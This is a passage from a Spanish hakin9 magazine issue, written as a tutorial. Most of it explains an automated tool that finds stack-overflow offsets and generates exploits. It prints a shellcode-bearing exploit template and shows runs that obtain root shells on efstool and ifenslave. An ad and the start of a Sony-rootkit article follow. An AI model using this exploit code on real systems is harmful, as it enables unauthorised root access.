- Puede suceder múltiples veces que presente un valor que no se corresponda con una alternancia del puntero de instrucción.
- Un valor que corresponda a una sobreescritura parcial del puntero de instrucción aparece una sola vez, y sabemos que el siguiente intento corresponderá al tercer estado. (ej.: `0x00414141`).
- Un valor que corrresponda a una sobreescritura total del puntero de instrucción (ej.: `0x41414141`).

Es importante resaltar que una sobreescritura parcial con éxito corresponde a la alteración de tres de cuatro de los bytes del `%eip`. La dirección `0xbfff4141` no puede ser asumida como sospechosa para sobreescritura parcial, porque es una dirección de señalización del stack válida. La dirección `0xbf414141`, sin embargo, es mucho más sospechosa, porque es muy raro que el stack alcance semejante tamaño. Aunque la última implementación incorpora este asunto, no sería mala idea asignar valores constantes *de peso* para indicar la cantidad posible de sobreescritura deliberada y su grado de peligrosidad.

Algoritmo de Creación de Carga Útil 1

El subsistema que es responsable de la creación de payloads – cargas útiles – no hace nada más que crear buffers llenos de *A*'s cuando se lo pedimos. Una de las ideas básicas para producir este tipo de cargas útiles es la técnica de la fuerza bruta. Crearemos buffers de todas las longitudes posibles, que se probarán de uno en uno hasta que se haga un signo de alternancia o hasta que lleguemos al rango máximo posible de la prueba de longitud del buffer. Si el argumento es vulnerable y nuestro rango de pruebas está en el mismo rango, entonces podremos ver con seguridad la alternancia deliberada.

La Figura 2 describe este algoritmo *de incremento de uno en uno*. La creación de buffers incrementales, cuando el incremento es sólo de un byte, tiene sus ventajas y desventajas. Una de las ventajas es que reduce la complejidad de programación lo que repercute en el tiempo de computación. De hecho, ofrece una implementación más abstracta. Si el incremento es mayor que una simple *A*, eso aceleraría el proceso, pero introduciría conflictos con nuestros tres estados de `%eip` posibles. Recordemos que una alternancia se categoriza como deliberada tan sólo si los cuatro bytes de `%eip` han sido alterados y si tres de cuatro de los bytes han sido alterados en el intento anterior. El Listado 1 es una implementación del subsistema de creación de cargas útiles como un componente completamente reutilizable.

Listado 2. *Subsistema de ejecución e inspección utilizando gdb, grep y awk*

```
int exec_and_inspect_1(char *buffer, int arg, char *vulnfile)
{
 //returns: -2 ~ error interno
 //              -1 ~ no es útil
 //               0 ~ definitivamente útil :)
 //               1 ~ probablemente útil

 char   tmp[512],  bufresponse[64];
 int    inspec_val, i;
 FILE   *fd;
 u_long address;

 close(2); // gdb prints to stderr

 if( (fd = fopen(CMDF, "w+")) == NULL ) {
  ttyd = open("/dev/tty", O_RDONLY);
  fprintf(stderr, "[!] ejecutar e inspeccionar_1(): error creando archivo de
                      comandos gdb.\n");
  fflush(stderr);
  return -2;
 }
 fprintf(fd, "r ");
 for(i = 0; i < arg - 1; i++)
       fprintf(fd, "foo ");

 fprintf(fd, "%s\nquit\n", buffer);
 fclose(fd);

 CLEAR(tmp);
 snprintf(tmp, 511, "%s %s --command=%s|%s 0x | %s {'print $1'} > %s",
   GDB, vulnfile, CMDF, GREP, AWK, RETF);

 system(tmp);
 unlink(CMDF);

 CLEAR(bufresponse);
 if( (fd = fopen( RETF, "r")) == NULL ) {
  ttyd = open("/dev/tty", O_RDONLY);
  fprintf(stderr, "[!] ejecutar e inspeccionar_1(): error de lectura en
                      archivo de salida gdb.\n");
  fflush(stderr);
  return -2;
 }
 fgets(bufresponse, 63, fd);
 fclose(fd);
 address = strtoul(bufresponse, 0, 16);

 if(verbose)
    fprintf(stdout, "-> Buffer len: %ld\n", strlen(buffer));
```

Continúa en la página siguiente

Dado que el código del Listado 1 utiliza `malloc()` para situar un buffer y después le asigna un puntero, debería ser liberado de algún modo. Esto puede hacerse de la siguiente forma:

```
char *p;
p = make_payload("foo",
   _APPEND, 1);
free(p);
```

Listado 2. *Subsistema de ejecución e inspección usando gdb, grep y awk (continuación)*

```
 switch( address_status( address ) ) {
   case 0: // 0x41414141
         if( flag == 1 ) { //si los 3 lsb han sido previamente sobreescritos
          if(verbose) {
           fprintf(stdout, "-> %%eip status: definately smashed. ");
           printfixed(address);
          }
          inspec_val = 0;
         }
         else { // eip machacado con el primer intento, esto significa
               // 2 casos.
               // 1st: gdb -el comando indica dirección equivocada,
               // debemos saltarnoslo
               // 2nd: comprobación rápida encontró un buffer vulnerable
          if(verbose) {
           fprintf(stdout, "-> %%eip status: probablemente machacado. ");
           printfixed(address);
          }
          inspec_val = -1;
         }
         break;
  case  1:// 3 lsb han sido sobreescritos
         // vamos a sobreescibir el %eip en el siguiente intento o
         // comprobación rápida machacó 3/4 del %eip.
         // interesante, deberíamos
         // forzar una ronda adicional para asegurarnos.
         flag = 1;

         if(verbose) {
          fprintf(stdout, "-> %%eip status: parcialmente machacado. ");
          printfixed(address);
         }

         inspec_val = -1;
         break;
  case -1:
         if(verbose) {
          if(address) {
           fprintf(stdout, "-> %%eip status: no machacado. ");
           printfixed(address);
          }
          else
           fprintf(stdout, "-> %%eip status: no machacado (inaccesible)\n");
         }
         inspec_val = -1;
         break;
  default:
         fprintf(stderr, "[!] I shouldn't be here.\n");
         inspec_val = -2;
 }
 unlink(RETF);

 return inspec_val;
}
```

Algoritmo de Creación de Carga Útil 2

En lugar de incrementar la carga útil con una simple *A*, también es posible incrementarla con bloques de *A*'s. Sin embargo, ello entra en conflicto con nuestros tres posibles estados `%eip` y por ello no se ha incorporado a la herramienta. Para ser más exactos, hay una considerable probabilidad de que nunca se alcance el estado 2, lo que choca con el flujo actualmente definido de estados internos. A la hora de crear buffers con bloques de *A*'s, el valor más eficiente parece ser tres *A*'s por bloque, en términos de velocidad. Más específicamente, el valor ideal es producido por esta fórmula:

```
block_len = word_size(
   %eip size in bytes) - 1 <=> (1)
block_len = 4 - 1 <=>
block_len = 3
```

Esto nos da tres escenarios de sobreescritura de `%eip` posibles. Uno de los casos más interesantes tiene lugar cuando `%eip` es completamente sobreescrito y la longitud de la carga útil no está bien ajustada a la distancia precisa. En ese momento, el subsistema de producción de la carga útil producirá cargas útiles decrecientes. En este caso, el estado 3 pasa a tener la prioridad del estado 2, y viceversa.

En resumidas cuentas, este método nos proporciona velocidad, pero incluye generación de cargas útiles de forma normal y de forma decreciente (véase Figura 3). Con una categorización de criterios apropiada para la alternancia de `%eip`, sería un método ideal de producir cargas útiles mediante el uso de bloques fijos. Hemos de recordar que este algoritmo no ha sido incorporado al código de la herramienta, así que, si este artículo te provoca interés, serás tú quien pueda desarrollarlo de forma efectiva y eficiente.

Algoritmo de Inspección 1

El sub-sistema de ejecución e inspección es, de lejos, el componente más valioso de esta herramienta, porque contiene un sencillo motor de decisiones. Su rol no es tan pasivo como el del sub-sistema de producción de cargas útiles. Este sub-sistema es responsable de la ejecución de la aplicación vulnerable con la carga útil construida en el argumento relevante, y decide de acuerdo con el valor `%eip` si el efecto deseado ha tenido lugar. El proceso

de toma de decisiones se consigue a través de una lista de heurísticas priorizadas, que tienen la forma de sencillas frases if-then.

Una forma muy rápida (y sucia) de desarrollar este componente es usando las herramientas de línea de comandos *gdb*, *grep* y *awk*. Debe producirse un comando válido, y con la ayuda de los pipes se podrá extraer información *sensible*. El Listado 2 pone en práctica esta técnica.

La carga útil y el argumento que vamos a probar se proporcionan como parámetros de función (véase Listado 2). El principio general del diseño adoptado por el autor es devolver los códigos de gestión a la capa anterior (llamada Nivel Textual), lo que implica lo mismo para la anterior. Este diseño en forma de árbol ofrece una gran flexibilidad. Su ventaja es que proporciona una gran velocidad para las pruebas. Sin embargo, está muy atada a aplicaciones de terceros, cuya integridad es desconocida.

Algoritmo de Inspección 2

Una segunda implementación potencial de un subsistema de ejecución e inspección podría basarse en la llamada de sistema `ptrace()`. Proporciona un buen conjunto de características de bajo nivel, algunas de las cuales vamos a utilizar. Después de todo, ptrace permite que un proceso controle la ejecución de otro. El proceso controlado se comporta de forma normal, hasta que se le da una señal. Invocaremos ptrace() con `PTRACE_TRACEME` como el valor de la petición para permitir tomar el control de un proceso hijo. El proceso posterior será creado, usando `fork()`. `PTRACE_GETREGS` se usará para obtener todos los valores de registro con una estructura de registro apropiada, ayudándonos a inspeccionar el `%eip`. Finalmente, `PTRACE_SINGLESTEP` nos ayudará a encontrar la instrucción maliciosa. La implementación corresponde al Listado 3.

Listado 3. *Subsistema de ejecución e inspección usando la llamada de sistema (syscall) ptrace*

```
int exec_and_inspect_2(char *buffer, int arg, char *vulnfile)
{
// returns: -2 ~ error interno
//          -1 ~ sin éxito
//           0 ~ éxito :)

 REGISTERS regs;
 pid_t     pid;
 int       inspec_val = -1, wait_val, i = 1;
 LLONG     counter = 0;
 char      *args[MAX_ARGS] = {NULL};

 args[0] = "lazyjoe";
 for(i = 1; i <= arg - 1; i++)
     args[i] = "foo";
 args[i] = buffer;
 args[i+1] = NULL;

 switch( pid = fork() ) {
  case -1:
          return -2;
          break;
  case  0:
          ptrace(PTRACE_TRACEME, 0, 0, 0);
          execv(vulnfile, args);
          break;
  default:
          wait(&wait_val);
          if(verbose)
           fprintf(stdout, "-> Buffer len: %ld\n", strlen(buffer));
          while(wait_val == 1407) {
           counter++;
           counter_tot++;
           if( ptrace(PTRACE_GETREGS, pid, 0, &regs) != 0 ) {
            fprintf(stderr, "[!] ptrace(): error obteniendo registros.\n");
            fflush(stderr);
            return -2;
           }

           if( ptrace(PTRACE_SINGLESTEP, pid, 0, 0) != 0 ) {
            fprintf(stderr, "[!] ptrace(): error reiniciando.\n");
            fflush(stderr);
            return -2;
           }
           if(verbose) {
            fprintf(stdout, "-> eip: %8x\r", regs.eip);
            fflush(stdout);
           }
           if( regs.eip == 0x41414141 ) {
            if(verbose) {
             fprintf(stdout, "-> Número de instrucciones en esta ronda: %ld\
                      n", counter);
             fprintf(stdout, "-> Número total de instrucciones: %ld\n",
                      counter_tot);
            }
            inspec_val++; //0
            kill(pid, SIGKILL);
           }
           wait(&wait_val);
          }
 }
 return inspec_val;
}
```




Figura 4. *Cooperación de componentes funcionales*




Figura 5. *El fondo del stack de Linux*

Listado 4. *Un patrón genérico de código de exploit*

```
// our binary
#define BIN "nuestro binario vulnerable"
// valor hipotético. Puede obtenerse usando
// producción de carga útil - algoritmos de ejecución e inspección
#define NUM 44
char shellcode[] = "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
                   "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
           "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
           "\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
           "\x31\xc0\x31\xdb\x40\xcd\x80";

int main(void)
{
 // nuestra estructura de entorno
 char *env[2] = {shellcode, 0};
 char buffer[NUM + 5];
 // nuestra fórmula incorporando el shellcode
 unsigned long ret = 0xbffffffa - strlen(shellcode) - strlen(BIN);
 memset(buffer, 0x41, NUM);
 *((long *)(buffer + NUM)) = ret;
 buffer[NUM + 5] = 0x00;
 // esta línea se construye desde el subsistema de generación de exploits
 // para incluir cualquier otro argumento posible además de la carga útil
 execle(BIN, BIN, buffer, 0, env);
 return 0;
}
```




Figura 6. *Un meta-modelo abstracto de todo el sistema*

Vemos que la implementación del Listado 3 no respeta la secuencia de 3 estados. Esto es así porque esta técnica no trabaja con manipulación de cadenas, como la anterior, sino que interactúa directamente con los valores del registro. Tanto esta técnica como la otra obtienen la misma información como parámetros, y producen los mismos códigos de error en determinadas situaciones.

Esta técnica por lo general consume mucho tiempo y no deberíamos confiar en ella para grandes valores de buffer. Aunque no es suficientemente rápida, si se usa en modo detallado es muy interesante, porque imprime todos los valores de las instrucciones que `%eip` ha pasado durante el tiempo de las pruebas. Estamos hablando de millones de instrucciones, e incluso más, así que no es recomendable almacenarlas. Estas instrucciones pueden usarse para identificar patrones del marco del stack, ayudándonos a analizar el ejecutable en mayor profundidad.

Información de las pruebas

Las pruebas fueron realizadas en un ordenador portatil Acer, con CPU Intel P4 2.0 GHz y 128 MB de memoria RAM compartida. El sistema operativo era Mandrake 9.0 (Dolphin) ejecutándose desde Vmware Workstation. Las aplicaciones examinadas estaban disponibles como paquetes de los CDs de instalación de Mandrake 9.0.

Cooperación entre componentes funcionales

Si aún no ha quedado claro, la consistencia de las acciones de la herramienta depende mucho de una cooperación bien diseñada entre los subsistemas. Los dos subsistemas centrales se comunican entre sí enviando códigos de gestión a la capa de gestión intermedia, la función `find_dist()` (véase el código fuente para su uso práctico). Su cooperación dirigida por los resultados obtenidos se representa conceptualmente en la Figura 4.

El módulo que lleva el número 7 en la Figura 4 es responsable de la identificación del estatus del `%eip`, basándose en su sólida heurística. Así es como tiene lugar el proceso de toma de decisiones y, por tanto, puede averiguarse la distancia precisa.

El código de exploit

Hasta ahora hemos visto cómo localizar la distancia precisa a través de un argumento vulnerable. Lo que sigue a continuación es el subsistema de generación de exploits, cuyo concepto se entendería mejor examinando la teoría.

Un código de exploit es un pedazo de código concebido para el propósito que su nombre indica, explotar o aprovecharse de una situación. Esta situación es una debilidad en la programación, y al menos en lo que respecta a este artículo, es una sobrecarga de argumentos local basada en el stack. Explotando esta debilidad podemos ejecutar comandos de nuestra elección. Estos comandos son la famosa parte *shellcode* del código del exploit. Se llama así porque ejecuta una nueva shell. Son presentadas en forma de código máquina que parece una secuencia hexadecimal (véase el artículo *Optimización de los shellcodes en Linux*, que está disponible en la página web de *hakin9.org*).

```
[root@elite latest]# ./lazyjoe -e /usr/bin/efstool -o efsxploit -l 2900
[+] Pipes mode is on.
[+] Testing executable /usr/bin/efstool.

[+] Testing argument 1
[+] All appropriate tools found.
[+] Trying fast cheking to save time.
[+] Fast checking assumes buffer is vulnerable.
[+] Starting detailed test.
[+] Binary seems to be vulnerable at argument 1.
[+] Magic distance found to be 2684.
[+] Exploit code efsxploit1.c written successfully.

[+] Total testing time: 411.67173200 seconds.

[root@elite latest]# gcc efsxploit1.c ; ./a.out
sh-2.05b# _
```

Figura 7. *Probando efstool usando el modo pipes*

```
[root@elite latest]# ./lazyjoe -e /sbin/ifenslave -o ifenploit -m 1
[+] Pipes mode is on.
[+] Testing executable /sbin/ifenslave.

[+] Testing argument 1
[+] All appropriate tools found.
[+] Trying fast cheking to save time.
[+] Fast checking assumes buffer is vulnerable.
[+] Starting detailed test.
[+] Binary seems to be vulnerable at argument 1.
[+] Magic distance found to be 44.
[+] Exploit code ifenploit1.c written successfully.

[+] Total testing time: 8.01186900 seconds.

[root@elite latest]# gcc ifenploit1.c ; ./a.out
sh-2.05b# _
```

Figura 8. *Probando ifenslave usando el modo pipes*

```
[root@elite latest]# ./lazyjoe -e /sbin/ifenslave -o ifenploit -m 2 2>/dev/null
[+] Ptrace() mode is on.
[+] Testing executable /sbin/ifenslave.

[+] Testing argument 1
[+] Trying fast cheking to save time.
[+] Fast checking assumes buffer is vulnerable.
[+] Starting detailed test.
[+] Binary seems to be vulnerable at argument 1.
[+] Magic distance found to be 44.
[+] Exploit code ifenploit1.c written successfully.

[+] Total testing time: 457.98031800 seconds.

[root@elite latest]# gcc ifenploit1.c ; ./a.out
sh-2.05b# _
```

Figura 9. *Probando ifenslave usando el modo ptrace*

Tabla 1. *Representación cuantitativa del rendimiento en binarios especialmente construídos*

Argumento Vulnerable	Buffer Vulnerable	Pipes	Ptrace
1	128 bytes	20.41136200 sec	n/a
3	32 bytes	7.79432000 sec	457.13281000 sec
5	16 bytes	5.24972400 sec	339.47941600 sec
20	16 bytes	7.66579100 sec	479.69758100 sec

Cómo escribir shellcodes queda fuera de este artículo, asumiremos la existencia de un shellcode que crea una shell, usando la siguiente secuencia de comandos:

```
setuid(0); execve ("/bin/sh", 0);
exit (0);
```

Nuestra idea es enviar al programa vulnerable una secuencia de bytes de basura, hasta que se haya alcanzado una distancia determinada. Esta distancia es el principio del puntero de instrucción (`%eip`) que será sobreescrito con una dirección válida que se dirija a nuestro shellcode. Esta es una parte intesante. ¿Cómo podemos saber, de forma clara, la dirección donde se encuentra nuestro shellcode? ¿Podemos encontrar una fórmula que nos dé una dirección universal válida? ¿Podemos esquivar la necesidad de información específica relativa a nuestra distribución de Linux particular? La respuesta a estas cuestiones se encuentra al introducir un patrón genérico de código de exploit.

El método de Impacto Directo

Mientras intentamos establecer un patrón genérico de código de exploit, nos encontramos con el stack. El stack está estructurado de tal forma que nos ayuda a encontrar una fórmula universal. La parte superior del stack varía dependiendo de nuestro programa. Sin embargo, la última dirección válida que apunta al espacio del stack es fija, y es `0xbfffffff`. La Figura 5 muestra el fondo del stack.

Los datos son ejecutados de abajo hacia arriba, mientras que el stack crece de arriba hacia abajo. El entorno se encuentra a una distancia fija del fondo del stack, y podemos encontrar su objeto enésimo (nth) con la ayuda de la Figura 5. La fórmula del objeto de entorno nth es:

```
address = 0xbfffffff - 4
  - ( strlen(prog_name) + 1 )
  - strlen(env[n]); (2)
```

Sobre el autor

Stavros Lekkas, de origen griego, es estudiante de tercer año en la Universidad de Manchester (antiguamente conocida como UMIST). Sus intereses académicos incluyen la criptografía, seguridad informática, recogida de datos, matemáticas avanzadas (lógica y teoría de los números) y complejidad computacional. En actualidad trabaja en una disertación sobre un tema relacionado con los compiladores.

lo que equivale a:

```
address = 0xbffffffa
  - strlen(prog_name)
  - strlen(env[n]); (3)
```

El entorno parece el lugar ideal para situar nuestro shellcode. Podemos poner nuestro shellcode dentro de una estructura de entorno y ejecutar el binario vulnerable utilizando el entorno anderior. Esto puede hacerse usando cualesquiera de las funciones `execve()` o `execle()` dado que su último parámetro es una estructura de entorno. Este método no requiere ningún opcode `NOP (0x90)` ya que apunta directamente al shellcode en el stack.

Ensamblando la información recogida

Hasta la vista, y gracias por todo el pescado (Douglas Adams, *Guía del Autoestopista Galáctico, 1984*). Habiendo ya identificado la distancia hasta el comienzo del `%eip` y, con algo de suerte, nuestra fórmula, podemos crear el patrón del código de exploit. Un uso eficiente debería parecerse al que se detalla en el Listado 4.

Toda la información apropiada se declara usando `#define`. Esto es importante, porque de esta forma podemos tener la mayor parte de nuestro exploit en estado hard-coded sin tener que alterar nada más que los segmentos `#define`. Haciendo esto, la función que genera el código de exploit se usará lo mínimo posible. Pruébalo, y verás como no te disgusta.

En la Figura 6 podemos ver una panorámica de todas las etapas que tienen lugar durante la ejecución de la herramienta.

Ejemplos del Mundo Real

El 26/05/2003 se encontró un buffer overflow en la versión 0.0.7 de un programa llamado ifenslave (véase Bugtraq ID 7682). Parecía ser una sobrecarga del stack local causada por el primer argumento. El mismo problema se detectó en EFSTool. Esta última se determinó como vulnerable frente a una sobrecarga del stack el 29/01/2002 y la mayor parte de las distribuciones RedHat y Mandrake contenían la versión vulnerable (véase Bugtraq ID 5125).

Tras instalar estas aplicaciones, veamos si lazyjoe puede preparar un exploit. Las Figuras 7, 8 y 9 muestran a lazyjoe examinando */usr/bin/efstool* y */sbin/ifenslave* con éxito. ●

En la Red

- *http://www.enderunix.org/docs/eng/bof-eng.txt* – artículo sobre sobrecargas,
- *http://packetstormsecurity.org/groups/netric/envpaper.pdf* – artículo sobre el método del impacto directo,
- *http://linuxgazette.net/issue81/sandeep.html* – rastreo de procesos usando ptrace,
- *http://www.securityfocus.com/bid/5125* – información sobre EFSTool Bugtraq,
- *http://www.securityfocus.com/bid/7682/info* – información sobre ifenslave Bugtraq.


SAFETY LAB SHADOW SECURITY SCANNER

Safety Lab Shadow Security Scanner es un escáner proactivo de vulnerabilidades para redes de ordenadores con más de 4000 auditorías. Es una nueva generación de software de alta tecnología (escáner de vulnerabilidades de red) que ha funcionado muy bien durante el siglo XX y sigue estando en cabeza en el nuevo milenio. Shadow Security Scanner (escáner de vulnerabilidades de red) ha conseguido ser el más rápido – y más eficiente – escáner de seguridad en su sector de mercado, por encima de otra marcas más conocidas.

Shadow Security Scanner se ha desarrollado para conseguir una detección segura, rápida y eficaz de los agujeros de seguridad del sistema. Después de realizar un escaneado del sistema, Shadow Security Scanner analiza los datos recogidos, localiza vulnerabilidades y posibles errores en los ajustes del servidor, y sugiere formas de solucionar los problemas. Shadow Security Scanner utiliza un algoritmo muy especial de análisis de seguridad del sistema, basado en un Núcleo Intelectual patentado. Shadow Security Scanner escanea el sistema con tal velocidad y precisión que es capaz de competir con los sistemas profesionales de seguridad IT y con los hackers que intentan asaltar tu red.


Ejecutándose desde su plataforma nativa, Windows, Shadow Security Scanner también escanea servidores construidos en casi cualquier plataforma, identificando problemas en Unix, Linux, FreeBSD, OpenBSD, NetBSD, Solaris, y por supuesto Windows 95/98/ME/NT/2000/XP/.NET. Por su arquitectura especial, Shadow Security Scanner es el único escáner de seguridad en el mundo capaz de detectar problemas en CISCO, HP, y otros equipos de red. Es el único escáner comercial capaz de realizar más de 4000 auditorías para cada sistema.


En la actualidad, se soportan los siguientes servicios: FTP, SSH, Telnet, SMTP, DNS, Finger, HTTP, POP3, IMAP, NetBIOS, NFS, NNTP, SNMP, Squid (Shadow Security Scanner es el único escáner que realiza auditorías a los servidores proxy – otros escáneres sólo verifican la disponibilidad de puertos), LDAP (Shadow Security Scanner es el único escáner que analiza servidores LDAP – otros escáneres limitan sus acciones al verificado de puertos), HTTPS, SSL, TCP/IP, UDP, y servicios de Registro. Por su arquitectura abierta (basada en ActiveX), cualquier profesional con conocimientos de VC++, C++ Builder o Delphi puede expandir con facilidad las capacidades del escáner. La tecnología ActiveX permite que los administradores de sistema puedan integrar Shadow Security Scanner en cualquier producto que soporte ActiveX.



Como este producto proporciona acceso directo a su núcleo, puedes usar las API (para mayor información, véase la documentación de las API) para conseguir control total de Shadow Security Scanner o cambiar sus propiedades y funciones. Aunque no seas un programador profesional, si tienes un conocimiento básico de redes de ordenadores y has encontrado un nuevo agujero de seguridad, puedes contactar directamente con Safety-Lab o utilizar el mecanismo automático BaseSDK wizard: te guiará a través del proceso de creación de auditorías nuevas. BaseSDK te permite añadir más del 95% de los nuevos tipos de auditoría.

El editor de Reglas y Ajustes será esencial para los usuarios que sólo deseen escanear ciertos puertos y servicios sin perder tiempo y recursos en la verificación de otros servicios. Los ajustes flexibles permiten que los administradores del sistema gestionen la profundidad de los análisis y otras opciones para beneficiarse de un escaneado de red optimizado para ganar velocidad sin pérdida alguna en la calidad.





La función de escaneado de red múltiple y simultáneo (hasta 10 equipos por sesión) se ha incluido para mejorar la velocidad total.

Otra capacidad única de este escáner es la posibilidad de grabar el registro de la sesión de escaneado no sólo en el formato HTML tradicional (el disponible en el 99% de los otros escáneres), sino también en los formatos XML, PDF, RTF y CHM (HTML compilado).

El nuevo interfaz es sencillo para el usuario, optimizado para un más fácil acceso a las funciones principales del programa. La gestión de las opciones de Shadow Security Scanner es más sencilla ahora: todos los elementos claves tienen ventanas emergentes de ayuda con una descripción concisa de sus funciones.

El gestor de actualizaciones (Update Wizard) proporciona las actualizaciones regulares de los módulos ejecutivos del programa con las últimas informaciones de seguridad disponibles, garantizando una protección sólida de tu sistema y una gran resistencia a ataques. Safety-Lab ha añadido, en este nuevo producto, acceso directo a su servicio de Expertos en Seguridad de Internet y a un Área de Descarga actualizada diariamente.

Contacto:


Safety-Lab
Correo Electrónico:
info@safety-lab.com
http://www.safety-lab.com/en

¡Atención!

Safety Lab ofrece a los lectores de la revista *hakin9* la versión completa de Shadow Security Scanner, limitada a 5 direcciones IP. Para recibir la oferta gratuíta, necesitas instalar la versión que está disponible en *hakin9.live*, y enviar un correo electrónico a *support@safety-lab.com* poniendo en el asunto *hakin9*-Safety-lab SSS offer y recibirás los códigos para la oferta gratuita. La oferta es válida hasta el 31 de Mayo de 2006.



Sony, un rootkit y el quinto poder

Michał Piotr Pręgowski 

Grado de dificultad



Más de 500 mil ordenadores infectados, un escándalo internacional y numerosos procesos judiciales son el efecto de la introducción por parte del consorcio Sony BMG de software espía en sus discos musicales, lo cual fue puesto en evidencia por especialistas de seguridad en Internet. Una vez más queda demostrada la efectividad y rapidez de este medio de comunicación.

Todo sucedió muy rápido. El 31 de octubre en el blog de Mark Russinovich (ver Recuadro *En la Red*) apareció la primera información acerca del *rootkit* de la *Sony*, y sólo unos cuantos días después el mundo entero estaba indignado. El 10 de octubre, la empresa Kaspersky Lab informaba acerca del descubrimiento del primer gusano que explotaba este rootkit y, unos días después, el gigante multimedia tuvo que detener temporalmente la venta de discos CD protegidos con la controvertida tecnología XCP (*Extended Copy Protection*) – oficialmente, a fin de analizarla desde el punto de vista de su seguridad y facilidad de uso. A los internautas les quedó un mal sabor, pero también algo más importante: la conciencia de que si se expresan con una misma voz y juntando sus fuerzas, serán escuchados.

Recordamos la historia bastante bien. Russinovich, redactor de Windows IT Pro e ingeniero informático de la empresa Winternals Software, descubrió un rootkit no identificado en su ordenador y, a través de todo un proceso de deducción, logró identificar a su creador, la empresa First4Internet. La herramienta malévola había sido utilizada en la tecnología XCP, adquirida de la First4Internet por diversas compañías. XCP, con el rootkit integrado, fue utilizada por Sony BMG Music en varios de sus títulos, uno de los cuales sirvió precisamente para infectar el ordenador de Russinovich. Luego se desató el infierno, todos comenzaron a hablar del *rootkit* de la *Sony* y de la *saga del rootkit de la Sony BMG*.

Demasiados errores

La lista de los errores cometidos por la Sony en el rootkit es larga. En primer lugar, el soft-

En este artículo aprenderás...

- qué es el *rootkit* de *Sony* y qué riesgos representa,
- qué errores cometió esta empresa y para quién han sido de interés,
- qué es el quinto poder de Internet.

Lo que deberías saber...

- deberías poseer conocimientos básicos de DRM (*Digital Rights Management*).

Van Zant afectado por el rootkit

